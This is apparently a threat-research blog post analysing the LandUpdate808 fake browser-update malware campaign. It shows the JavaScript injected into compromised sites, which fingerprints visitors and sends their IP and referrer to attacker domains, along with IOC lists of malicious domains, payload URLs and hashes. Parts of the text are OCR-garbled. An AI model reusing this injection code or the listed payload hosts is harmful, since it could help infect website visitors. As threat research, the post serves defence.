The LandUpdate808 Fake Update Variant

malasada.tech/the-landupdate808-fake-update-variant/

By <u>Aaron Samala July 2, 2024</u> <u>#FakeUpdate</u>, #LandUpdate808 ANDE 808 FAKE FAKE SOFTWARE UPDATE ANDUPATE ۲ AKE SOFTWARE LIPDATE 0 • 0 0 FFAKE EXE (EMSARE FILES) EXE **V**SX DOWNLOAD JS MSIX DOWNLOAD MSIX HAWAIIAT FFFAKE LAND OF FILES THI

Illustration of the LandUpdate808 fake software update variant, showcasing the cybersecurity threat with a tropical Hawaiian theme.

Intro:

There are a handful of fake update variants. The most popular is SocGholish. We've often observed some of the other fake update variants referred to as SocGholish, but we try to make the distinction. Some of the other variants include Clear Fake, and Smart Ape. There's also a new variant that is being referenced as ClickFix. This collaboration between Casey Kuwada, April Bucaneg, and Aaron Samala introduces the LandUpdate808 Fake Update Variant that we've been tracking. The payload for this follows the pattern: "update_DD_MM_YYYY_#####", and the extension has been observed as either a JS, EXE, or MSIX.

Why is it being tracked as LandUpdate808?


July 2, 2024

When we first started tracking it, it used the two following URIs: /p/land.php, and /wpcontent/uploads/update.php in its delivery chain. We added the 808 because we're from Hawaii, and we add our area code to just about everything to signal that it's from Hawaii. Just the other day I was telling my mainland friend about some 808 sandwiches I was eating. They were regular sandwiches, but since we here, they're 808 sandwiches.

The delivery chain has since changed – it no longer uses /p/land.php for the first stage, and the final step in the initial delivery stage has changed from /wp-content/uploads/update.php to /wp-includes/pomo/update.php. We speculate that we first started monitoring this variant during its development. The JS code wasn't obfuscated, and we observed them bypassing some of their filtering methods by hardcoding the IP variable. This intro has drawn on "fir tiw long", let's get into it.

Initial:

When we found this, we searched if anyone had already wrote about this for us to use as a source. We observed <u>Group-IB Threat Intelligence</u> had tweeted some good content <u>here</u>. You can pivot off the domains they provided and see if you come to the same conclusions.



Group-IB Threat Intelligence 🤣 @GroupIB_TI · May 13

Domains elamoto[.]com, kongtuke[.]com were used to redirect visitors to JS malware download in #404TDS attack chain based on visitor's IP and browser version using JS snippet injected into HTML code of compromised websites. Later attackers set up a new server 170[.]130[.]55[.]242 Show more

```
function getOS() {
    let userAgent = window.navigator.userAgent.toLowerCase(),
        macosPlatforms = /(macintosh|macintel|macppc|mac68k|macos)/
        windowsPlatforms = /(win32|win64|windows|wince)/i,
        iosPlatforms = /(iphone|ipad|ipod)/i,
        os = null;
    if (macosPlatforms.test(userAgent)) {
        os = "macos";
    } else if (iosPlatforms.test(userAgent)) {
        os = "ios";
    } else if (windowsPlatforms.test(userAgent)) {
        os = "windows";
    } else if (/android/.test(userAgent)) {
        os = "android";
    } else if (!os && /linux/.test(userAgent)) {
        os = "linux";
    return os;
}
var uDevice = getOS();
if (true) {
    var refferer = window.location.href;
    var nURL = "https://elamoto.com/p/land.php?device=" + uDevice +
       "&ip=" + btoa(data.ip) + "&refferer=" + btoa(refferer);
    location.replace(nURL);
```

First part of the delivery chain:

GROUP-IB THREAT

The first part crafts the request for the fake update page loader. The code to perform this task was previously been observed in the root HTML, a local jquery-migrate.min.js file, a local theme.min.js files, or most recently – a remote adcount.js (edveha[.]com).

This part involves pulling the IP using the Cloudflare trace, and then encoding that with other variables, and using those variables in the URL of the GET request for the next phase. This stage has been observed requesting content from a remote land.php resource (previously land.php, now it is a remote js.php). It returns the html [if the request meets some unknown filters] to load the fake update screen that tries to trick the user into clicking the download button. The early observed samples show the code was not obfuscated, which made it much easier to understand.

It appears that the land.php endpoint was actor-owned in the beginning.

The snip below shows the callout to "<u>https://www.cloudflare.com/cdn-cgi/trace</u>". The returned object will be parsed for the user's public IP, and that will be encoded and used in the URI path of the next request. The snip is from

https://urlscan.io/responses/1c7a68c7d4560860ee83d0f10a7e93000eb2d213d7e72dffef784d7b81ffefc7/

```
var client = new HttpClient();
client.get('https://www.cloudflare.com/cdn-cgi/trace', function(data) {
    data = data.trim().split('\n').reduce(function(obj, pair) {
        pair = pair.split('=');
        return obj[pair[0]] = pair[1], obj;
    }, {});
```

The snip below shows the function to get the OS, then it generates a request to land.php with the btoa values of the uDevice(OS), IP, refferer [sic], UA, domain, and location in the URL value. The snip is also from

https://urlscan.io/responses/1c7a68c7d4560860ee83d0f10a7e93000eb2d213d7e72dffef784d7b81ffefc7/



The snip above shows the early stages of it when we suspect the actor was actively developing this delivery chain. The code for this part is now obfuscated. Also, it is now generating a request to an external js.php resource as observed in the snip below.



In later variations, we've observed the domain is no longer hard-coded. To get the domain, there is a callout to a remote get.php resource.

The snip below shows the network tab showing these requests.

Name	Status	Domain	Туре		Size	Ti
data:image/png;base	200		png	www.youtube.com/s/player/b9ad8t	(memory cache)	0
hH8BIMIf-F1U5CVmTTtkdBYqiWRyDJs42TAGRZYbwKXuwa4ljYagO	200	yt3.ggpht.com jpeg <u>www.youtube.com/embed/-C</u>		www.youtube.com/embed/-Qvi9mc	1.4 kB	51
id?slf_rd=1	200	googleads.g.doubleclick.net	xhr	googleads.g.doubleclick.net/pagear	190 B	78
id?slf_rd=1	200	googleads.g.doubleclick.net	xhr	googleads.g.doubleclick.net/pageas	243 B	76
id?slf_rd=1	200	googleads.g.doubleclick.net	xhr	googleads.g.doubleclick.net/pagear	190 B	78
🖸 cast_sender.js	200	www.gstatic.com	script	www.youtube.com/s/player/b9ad8t	2.1 kB	55
o cast_sender.js	200	www.gstatic.com	script	www.youtube.com/s/player/b9ad8t	2.5 kB	48
😐 cast_sender.js	200	www.gstatic.com	script	www.youtube.com/s/player/79e6d0	2.1 kB	49
wp-emoji-release.min.js?ver=6.5.3	200	www.hypnoticasia.com	script	acesavage/:481	5.4 kB	99
admin-ajax.php?action=pys_get_pbid	200	www.hypnoticasia.com	xhr	jquery.min.js?ver=3.7.1:2	154 B	1.6
🕑 fbevents.js	200	connect.facebook.net	script	public.js?ver=9.6.0.1:1670	60.3 kB	65
js?id=G-LMYCS2NQVM	200	www.googletagmanager.com	script	public.js?ver=9.6.0.1:940	103 kB	15
js?id=G-LMYCS2NQVM&l=dataLayer&cx=c	200	www.googletagmanager.com	script	VM9 is:144	103 kB	18
) Create	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/plaver/b9ad8t	41.4 kB	18
Create	200	jnn-pa.googleapis.com	xhr	www.voutube.com/s/plaver/b9ad8t	41.5 kB	18
3) Create	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/79e6d0	41.4 kB	14
collect?v=2&tid=G-LMYCS2NQVM>m=45je45m0v91007992	204	www.google-analytics.com	ping	js?id=G-LMYCS2NQVM:204		94
generate_204?782Zug	204	www.youtube.com	text/plain	<anonymous>:1</anonymous>		75
GenerateIT	200	jnn-pa.googleapis.com	preflight	Preflight 🚯		61
GenerateIT	200	jnn-pa.googleapis.com	preflight	Preflight		57
GenerateIT	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/79e6dC	134 B	
GenerateIT	200	jnn-pa.googleapis.com	preflight	Preflight (1)		58
GenerateIT	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/b9ad8t	134 B	
cast_sender.js	200	www.gstatic.com	script	www.gstatic.com/cv/js/sender/v1/ci	15.0 kB	
2 cast_sender.js	200	www.gstatic.com	script	www.gstatic.com/cv/js/sender/v1/ci	14.7 kB	
cast_sender.js	200	www.gstatic.com	script	www.gstatic.com/cv/js/sender/v1/ci	14.7 kB	
GenerateIT	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/b9ad8t	134 B	
generate_204?icl3ug	200	www.youtube.com	text/plain	<anonymous>:1</anonymous>		77
generate_204?BBpilg	204	www.youtube.com	text/plain	<anonymous>:1</anonymous>		74
generate_204:66000 9496736715942858?v=2.9.156&r=stable&domain=www.hypnC5	204	connect.facebook.net	script	fbevents.js:24	12.0 kB	
	200	www.facebook.com	text/plain	fbevents.js:24	270 B	
tr/?id=496736715942858&ev=PageView&dl=https%3A%2F%& trigger/?id=496736715942858&ev=PageView&dl=https%3eid=	200	www.facebook.com		fbevents.js:24	270 B 3.6 kB	
	200		png		459 B	
C trace	200	www.cloudflare.com	xhr	acesavage/:785		
Untitled-design1.png	200	www.hypnoticasia.com	png	Other Other	4.9 kB	
Cropped-Logo-32x32.png	200	www.hvonoticasia.com	pna .		2.1 kB	
get.php		septicfl.com	xhr	acesavage/:869	272 B	
and.php?device=windows&ip=MTQxLjIzOS4xNzEuMzI=&reain	200	ashleypuerner.com	xhr	acesavage/:859		
Iog_event?alt=json&key=AlzaSyAO_FJ2SIqU8Q4STEHLGCilw_Y9_1		www.youtube.com	xhr	www.youtube.com/s/player/b9ad8t		10
Iog_event?alt=json&key=AlzaSyAO_FJ2SIqU8Q4STEHLGCilw_Y9_1		www.youtube.com	xhr	www.youtube.com/s/player/b9ad8b		11
Iog_event?alt=json&key=AlzaSyAO_FJ2SIqU8Q4STEHLGCilw_Y9_1		www.youtube.com	xhr	www.youtube.com/s/player/79e6dC		12
css2?family=Quicksand:wght@300;400;500;600;700&display=swap		fonts.googleapis.com	stylesheet	about:client:1	651 B	
] log?format=json&hasfast=true&authuser=0	(unknown)	play.google.com		Preflight		(u
data:image/svg+xml;	200		svg+xml	acesavage/:852	(memory cache)	
data:font/woff2;bas	200		font	acesavage/:0	29.7 kB	
] log?format=json&hasfast=true&authuser=0	(pending)	play.google.com		Preflight		Pe.
log?format=json&hasfast=true&authuser=0	(pending)	play.google.com		Preflight	0 B	Pe
data:font/woff2;bas	200		font	acesavage/:0	14.8 kB	3
1 data:font/woff2;bas	200		font	acesavage/:0	15.2 kB	5

140 requests 6.0 MB transferred 16.2 MB resources Finish: 3.2 min

The snip below shows the code to open a request to the B64 decoded value of requestD.

866	<pre>var requestD=atob('aHR0cHM6Ly9zZXB0aWNmbC5jb20vaC9nZXQucGhw');</pre>
867	
868	request.open('GET', requestD);
869	request.send();

The snip below shows the CyberChef output decoding the string.

Input	
aHR0cHM6Ly9zZXB0	aWNmbC5jb20vaC9nZXQucGhw
яшс 40 📻 1	
Output	
https://septicfl	.com/h/get.php

septicfl[.]com/h/get.php was observed serving the response

"aHR0cHM6Ly9hc2hsZXlwdWVybmVyLmNvbS9w" which converts to the unneutered version of "https[:]//ashleypuerner[.]com/p"

After the code is executed, a cookie is added. In some variations it is the isDone value, and in other variations it is the isVisited11 value. The snip below shows the isDone value is being set to true after the execution.

Museum of Ch	inese in America 🗙 👯 Museum	n of Chinese in America 🗙 📔 🕻	Google		× +						- 0	×
← → C 🚯	https://www.mocanyc.org								☆	Ď	д	2 :
Menu En	Application	Sources Network Perfo	rmance Me	emory Application	_	rity Lighthouse Recorder		DM Invade	er 🙁	2 🔺 9	n 1 8	3 : ×
	Manifest	Name	Value	Domain	Pa▲	Expires / Max-Age	Size	HttpO	Secure	Same	Partiti	Priority
Visit 参观 Visit 参观 Visit	Service workers	_ga	GA1.2.810	.mocanyc.org	/	2025-06-28T01:01:11.525Z	29					Mediu
May 24	Storage	_ga_L2YJVHJHGP	GS1.1.171	.mocanyc.org	/	2025-06-28T01:01:11.002Z	51					Mediu
		_ga_N36MFN6FYW	GS1.1.171	.mocanyc.org	1	2025-06-28T01:01:11.143Z	51					Mediu
Welcome	Storage	_gid	GA1.2.115	.mocanyc.org	1	2024-05-25T01:01:11.000Z	31					Mediu
То	▶ Local storage	isDone	true	www.mocanyc.org	/	2024-05-28T00:59:41.000Z	10					Mediu

The cookie is set to expire in 4 days. When the victim re-accesses the compromised domain, it will first check if the cookie already exists. If it does, it will not perform the follow-on tasks.


Here are some snips below showing the cookie operations.

11	<script></th></tr><tr><td>12</td><td></td></tr><tr><td>13</td><td><pre>function setCookie(name, value, days) {</pre></td></tr><tr><td>15</td><td><pre>var expires = "";</pre></td></tr><tr><td>16</td><td>if (days) {</td></tr><tr><td>17</td><td><pre>var date = new Date();</pre></td></tr><tr><td>18</td><td><pre>date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));</pre></td></tr><tr><td>19</td><td><pre>expires = "; expires=" + date.toUTCString();</pre></td></tr><tr><td>20</td><td>}</td></tr><tr><td>21</td><td><pre>document.cookie = name + "=" + (value "") + expires + "; path=/";</pre></td></tr><tr><td>22</td><td>}</td></tr></tbody></table></script>
----	--

```
23
                   function getCookie(name) {
24
                       var nameEQ = name + "=";
25
                       var ca = document.cookie.split(';');
                       for (var i = 0; i < ca.length; i++) {</pre>
26
27
                           var c = ca[i];
                           while (c.charAt(0) == ' ')
28
                               c = c.substring(1, c.length);
 -
                           if (c.indexOf(nameEQ) == 0)
29
                               return c.substring(nameEQ.length, c.length);
30
                       }
                       return null;
31
32
                   }
33
                  function eraseCookie(name) {
                      document.cookie = name + '=; Path=/; Expires=Thu, 01 Jan 1970 00:00:01 GMT;';
35
                  }
36
                 window.onload = function get_body() {
37
38
                     var body = document.getElementsByTagName('body')[0];
39
                     if (getCookie("isDone") === null) {
41
                         setCookie("isDone", true, 4);
42
                         var HttpClient = function() {
-
45
                             this.get = function(aUrl, aCallback) {
46
                                 var anHttpRequest = new XMLHttpRequest();
47
                                 anHttpRequest.onreadystatechange = function() {
                                     if (anHttpRequest.readyState == 4 && anHttpRequest.status == 200)
49
                                         aCallback(anHttpRequest.responseText);
50
                                 }
51
                                 anHttpRequest.open("GET", aUrl, true);
52
-
                                 anHttpRequest.send(null);
54
                             3
55
                         }
```


In early iterations, if the delivery failed, the page would turn blank because it would rewrite the html content with nothing. This cookie check feature allowed the user to load the compromised site by refreshing the page.

In newer iterations, the actor has implemented code to handle the failed request. In the snip below, we observe that it now prints "JQUERY is installed" to the console, and then it reloads the page.



The fake update page:

We have observed the following basic, no-frills fake update page.



The link target was first observed to be a resource that ends with /wp-content/upgrade/update.php, but it has more recently been observed using /wp-includes/pomo/update.php.

The payload:

The payload was initially observed as a JS file, but it has also been observed as an EXE, and MSIX, and then back to an EXE file. It appears the operators change the file type around every few weeks.

It appears that the endpoint serving the payload may be actor-controlled.

One of the JS payload variations appeared to be a downloader that loaded the next stage from dovuzu3rz[.]top/1.php?s=spam. However, at the time of testing, it appeared that the domain was down.

One variation of the EXE payload was observed in Any Run triggering an ET alert "Neshta Variant Related Activity". This occurred when the sample beaconed to 64[.]95.10.243/api/mytest.

The payloads deserve more attention, but we've decided to keep the focus of this effort on the delivery chain. "That was by design". We've included a list of hashes in the IOCs below. We've confirmed each hash is in VT for your perusing.

IOCs:

Domains:

Suspected compromised domains that initiate requests for the fake update content:

razzball[.]com => edveha[.]com/adcount.js (as of 28JUN24)

monitor[.]icef[.]com => uhsee[.]com/p/land.php (as of 08MAY24)

monitor[.]icef[.]com => septicfl[.]com/h/get.php (as of 04JUN24)

careers-advice-online[.]com => uhsee[.]com/p/land.php (as of 26MAY24)

www[.]ecowas[.]int => edveha[.]com/adcount.js (as of 13JUN24)

Note: this domain was previously observed delivering SG via the delivery chain: www[.]ecowas[.]int => egisela[.]com (Keitaro TDS) => event[.]coachgreb[.]com (SocGholish domain) (as of 13MAR24)

sixpoint[.]com => zoomzle[.]com/p/land.php (as of 10JUN24)

sixpoint[.]com => elamoto[.]com/p/land.php (as of 07APR24)

www[.]eco-bio-systems[.]de => kongtuke.com/p/land.php (as of 26MAY24)

evolverangesolutions[.]com => uhsee.com/p/land.php (as of 04JUN24)

www[.]natlife[.]de => kongtuke.com/p/land.php (as of 22JUN24)

www[.]sunkissedindecember[.]com => uhsee.com/p/land.php (as of 30MAY24)

fajardo[.]inter[.]edu => kongtuke.com/p/land.php (as of 27APR24)

fup[.]edu[.]co => kongtuke.com/p/land.php (as of 27APR24)

lauren-nelson[.]com => elamoto[.]com/p/land.php (as of 30MAY24)

```
www[.]netzwerkreklame[.]de => kongtuke.com/p/land.php (as of 10JUN24)
```

digimind[.]nl => kongtuke.com/p/land.php (as of 21JUN24)

```
www[.]itslife[.]in => kongtuke.com/p/land.php (as of 29MAY24)
```

ecohortum[.]com => kongtuke.com/p/land.php (as of 29MAY24)


www[.]thecreativemom[.]com => uhsee.com/p/land.php (as of 21MAY24)

```
backalleybikerepair[.]com => uhsee.com/p/land.php (as of 24JUN24)
```

www[.]mocanyc[.]org => uhsee.com/p/land.php (as of 22MAY24)

www[.]mocanyc[.]org => edveha[.]com/adcount.js (as of 01JUL24)

www[.]acsmaterial[.]com: for this one, we were unable to confirm this domain; we added it because of the excerpt in the snip below shows that it once included the code. By the time we accessed it, it no longer had the LandUpdate808 code as seen below.



www[.]hypnoticasia[.]com => ashleypuerner.com/p/land.php (as of 02JUN24)

gov2x[.]com => edveha[.]com/adcount.js (as of 20JUN24)

sollishealth[.]com => edveha[.]com/adcount.js => edveha[.]com/js.php => espumadesign.com//wpcontent/upgrade/update.php (as of 18JUN24)

michiganchronicle[.]com => edveha[.]com/adcount.js (as of 27JUN24)

www[.]parksavers[.]com => edveha[.]com/adcount.js (as of 27JUN24)

```
perryssteakhouse[.]com => edveha[.]com/adcount.js (as of 27JUN24)
```

```
cdoiq2024[.]org => edveha[.]com/adcount.js (as of 26JUN24)
```

```
www[.]ccl[.]org => edveha[.]com/adcount.js (as of 25JUN24)
```

```
my[.]networknuts[.]net => edveha[.]com/adcount.js (as of 18JUN24)
```

www[.]cheericca[.]org => edveha[.]com/adcount.js (as of 15JUN24)

www[.]mrsbrimbles[.]co[.]uk => septicfl[.]com/h/get[.]php => ashleypuerner.com/p/land.php (as of 29MAY24)

vanillajoy[.]themImlife[.]com => ashleypuerner.com/p/land.php (as of 29MAY24)

blacksportsonline[.]com => ashleypuerner.com/p/land.php (as of 21JUN24)

www[.]barcaforum[.]com => ashleypuerner.com/p/land.php (as of 04JUN24)

criminalnotebook[.]ca/index.php/Main_Page => ashleypuerner.com/p/land.php (as of 30MAY24)

Domains observed serving the Fake Update page code:

kongtuke[.]com uhsee[.]com zoomzle[.]com elamoto[.]com

ashleypuerner[.]com

edveha[.]com

Domains observed serving malicious payloads:

www[.]netzwerkreklame[.]de/wp-content/upgrade/update.php EXE with SHA256:5685ab9d495bcb14407dd23a83790a76ed1a149cac651f2b792bc775ff4cf732 (as of 24MAY24)

digimind[.]nl/wp-content/upgrade/update.php JS with SHA256:db7827bb6788f0a7dae5ef2dc0f3c389ab2616fabed27d646b09ecceb7c1eea9 (as of 05JUN24)

monlamdesigns[.]com/wp-content/upgrade/update.php EXE with SHA256:e45802322835286cfe3993fe8e49a793acd705755d57d8fc007341bf3b842518 (as of 29MAY24)

sustaincharlotte[.]org/wp-content/upgrade/update.php JS with SHA256:4ea6b1bbf04591a975196fac9baa7d42882fdbcde5e264f01d4e94416cef92fc (as of 31MAY24)

chicklitplus[.]com/wp-content/upgrade/update.php MSIX with SHA256:08d4a681aadff5681947514509c1f2af10ff8161950df2ae7f8ee214213edc17 (as of 17JUN24)

espumadesign[.]com/wp-content/upgrade/update.php MSIX with SHA256:3802c396e836de94ee13e38326b3fb937fcf0d6f6ef9ccdf77643be65de4c8ee (as of 21JUN24)

owloween[.]com/wp-content/uploads/update.php JS with SHA256:89002670cc7207a5e9424e932611e617d2e2048ceb8c579c85c3ec14aac8d924 (as of 24JUN24)

wildwoodpress.org/wp-includes/pomo/update.php MSIX with SHA256:63629c87fe460abb657a504bb9786b913b1250288681520cee9e9fbcb14e888f (as of 25JUN24)

www[.]napcis[.]org/wp-includes/pomo/update.php MSIX with SHA256:69d267234d62fd6ffd1c6a12b36835b1454dce4a6df1b370e549e275961ae235 (as of 28JUN24)

www[.]sunkissedindecember[.]com/wp-includes/pomo/update.php MSIX with SHA256:69d267234d62fd6ffd1c6a12b36835b1454dce4a6df1b370e549e275961ae235 (as of 01JUL24)

rm-arquisign[.]com/wp-includes/pomo/update.php EXE with SHA256:125b397a627f37c70e2cf2461c6a6583a975ba78617995751cacb32525a3b875 (as of 01JUL24)

Domains that we haven't observed doing anything malicious, but we suspect are related and are good candidates for monitoring:

barcelonafcblog[.]com

destinationsunknown[.]com

table[.]fastplot[.]net

padlock[.]locksmithlibertygrove[.]com[.]au

balm[.]4rt[.]eu

k[.]ajigili[.]ir

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